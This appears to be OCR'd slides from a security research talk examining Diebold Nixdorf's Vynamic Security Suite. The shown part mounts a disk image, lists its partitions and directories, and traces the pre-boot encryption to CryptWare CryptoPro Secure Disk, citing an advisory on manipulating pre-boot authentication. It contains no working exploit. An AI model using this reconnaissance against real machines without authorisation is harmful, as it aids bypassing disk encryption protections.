



First Looks

Vynamic Security Suite

- USB Filtering
- Firewall Policy
- TLS

- Tamper Detection
- Delegated Access
- Disk Encryption?



```
Disklabel type: gpt
Disk identifier: 83067179-F903-4225-B985-FC579DDA671B
First LBA: 34
Last LBA: 488397134
Alternative LBA: 488397167
Partition entries LBA: 2
Allocated partition entries: 128

Device           Start       End   Sectors Type-UUID                            UUID                                 Name                          Attrs
vss-disk.raw1     2048    206847    204800 C12A7328-F81F-11D2-BA4B-00A0C93EC93B A26B347C-A98A-4F60-97A3-FBCE0E81040A EFI system partition         GUID:63
vss-disk.raw2   206848    239615     32768 E3C9E316-0B5C-4DB8-817D-F92DF00215AE 20F0FB4A-341A-460C-8711-C149D8341B9A Microsoft reserved partition GUID:63
vss-disk.raw3   239616 342118399 341878784 EBD0A0A2-B9E5-4433-87C0-68B6B72699C7 474B1A31-C541-44B5-B8F4-6B0BB93EBAE0 Basic data partition
vss-disk.raw4 342118400 485251071 143132672 EBD0A0A2-B9E5-4433-87C0-68B6B72699C7 68A58865-8AB2-4E8C-91FF-117C8F790130 Basic data partition
vss-disk.raw5 485251072 488396799   3145728 EDA0EDA0-A185-4EB9-B92D-CF6DCCD3DDCA BF60096A-1957-4F5C-9703-79E219F3E5C1 EDA secure disk partition
```

FDE? Try Harder!

- **Partition 5:** LINUX / EXT4
- **Partition 1:** MSDOS / EFI

```
root@8984182d178d:/images# mount -o loop -t ext4 vss-nix.raw /mnt/disk
root@8984182d178d:/images# ls -al /mnt/disk
total 88
drwxr-xr-x 20 root root  4096 Nov 29  2021 .
drwxr-xr-x  3 root root    18 Mar 18 18:28 ..
drwxr-xr-x  2 root root  4096 Nov 29  2021 LOG
drwxr-xr-x  2 root root  4096 Aug  7  2019 bin
drwxr-xr-x  3 root root  4096 Nov 22  2021 boot
drwxr-xr-x  2 root root  4096 Apr 18  2008 dev
drwxr-xr-x 21 root root  4096 Aug  7  2019 etc
drwxr-xr-x  2 root root  4096 Apr 21  2008 home
drwxr-xr-x  7 root root  4096 Aug  7  2019 lib
drwxr-xr-x  3 root root  4096 Aug  7  2019 libexec
drwx------  2 root root 16384 Aug  7  2019 lost+found
drwxr-xr-x  4 root root  4096 Apr  4  2018 mnt
drwxr-xr-x  2 root root  4096 Apr 18  2008 proc
drwxr-xr-x  2 root root  4096 Aug  7  2019 root
drwxr-xr-x  3 root root  4096 Oct 25  2018 run
drwxr-xr-x  2 root root  4096 Aug  7  2019 sbin
drwxr-xr-x  2 root root  4096 Apr 18  2008 sys
drwxr-xr-x  2 root root  4096 Aug  7  2019 tmp
drwxr-xr-x 13 root root  4096 Aug  7  2019 usr
drwxr-xr-x 15 root root  4096 Apr  3  2018 var
```

```
root@9b681e754d5d:/mnt/disk# ls -al EFI/
total 20
drwxr-xr-x 5 root root 4096 Nov 29  2021 .
drwxr-xr-x 3 root root 4096 Jan  1  1970 ..
drwxr-xr-x 2 root root 4096 Oct 15  2021 Boot
drwxr-xr-x 5 root root 4096 Nov 29  2021 CPSD
drwxr-xr-x 4 root root 4096 Oct 15  2021 Microsoft
```

Superschaf??




```
root@8984182d178d:/mnt/disk# cat etc/Version
Superschaf Version 6.5-5321
```

Superschaf -> SUPERSHEEP



```
root@8984182d178d:/mnt/disk# ls -al usr
total 68
drwxr-xr-x 13 root root  4096 Aug  7  2019 .
drwxr-xr-x 20 root root  4096 Nov 29  2021 ..
drwxr-xr-x 12 root root  4096 Aug  7  2019 SUPERSHEEP
lrwxrwxrwx  1 root root     8 Aug 23  2012 X11 -> X11-7.7/
drwxr-xr-x  6 root root  4096 Aug  7  2019 X11-7.7
lrwxrwxrwx  1 root root     8 Nov 23  2009 X11R6 -> /usr/X11
drwxr-xr-x  2 root root  4096 Aug  7  2019 bin
drwxr-xr-x  7 root root  4096 Aug  7  2019 etc
drwxr-xr-x 54 root root 20480 Aug  7  2019 lib
drwxr-xr-x  9 root root  4096 Aug  7  2019 libexec
drwxr-xr-x  4 root root  4096 Aug  7  2019 local
drwxr-xr-x  3 root root  4096 May  6  2008 pcsc
drwxr-xr-x  2 root root  4096 Aug  7  2019 sbin
drwxr-xr-x 43 root root  4096 Aug  7  2019 share
drwxr-xr-x  5 root root  4096 Aug  7  2019 ssl
lrwxrwxrwx  1 root root     6 Nov 23  2009 var -> ../var
```

```
root@8984182d178d:/mnt/disk# cat etc/Version
Superschaf Version 6.5-5321
```

SUPERSHEEP -> CryptoPro

SEC Consult
an Eviden business

Security Testing | Processes & Organisation | Incident Response | Vulnerability Lab | Blog

Home / Vulnerability Lab / Manipulation of pre-boot authentication in CryptWare CryptoPro Secure Disk for Bitlocker

Manipulation of pre-boot authentication in CryptWare CryptoPro Secure Disk for Bitlocker

2020026_Diebold_Nixdorf_EULA_for_VYNAMIC_SECURITY_3_0_December_1... 4 / 52 150%


(CPOL) 1-02			
CryptoPro Secure Disk License	CryptoPro SecureDisk	5.6.3	Copyright 2018 CryptWare IT Security GmbH. All rights Reserved.
Eclipse Public ense 1.0	Eclipse RCP Platform	4.5	Copyright © 2017 The Eclipse Foundation
	Eclipse SWT	3.104	Copyright (c) 2011 Google, Inc

CryptWare CryptoPro

- Cryptographic Spin-Off - 2002
- Numerous Countries
  - US / AUST / GER / AU
- Numerous Domains
  - contronex.com
  - cryptware.eu
  - cpsd.at
  - oobit.com.au
  - secure-disk-for-bitlocker.com
- Large Customer base!



Secure Disk for BitLocker: https://secure-disk-for-bitlocker.com/



Digging Deeper

Vynamic Security - Boot Cycle

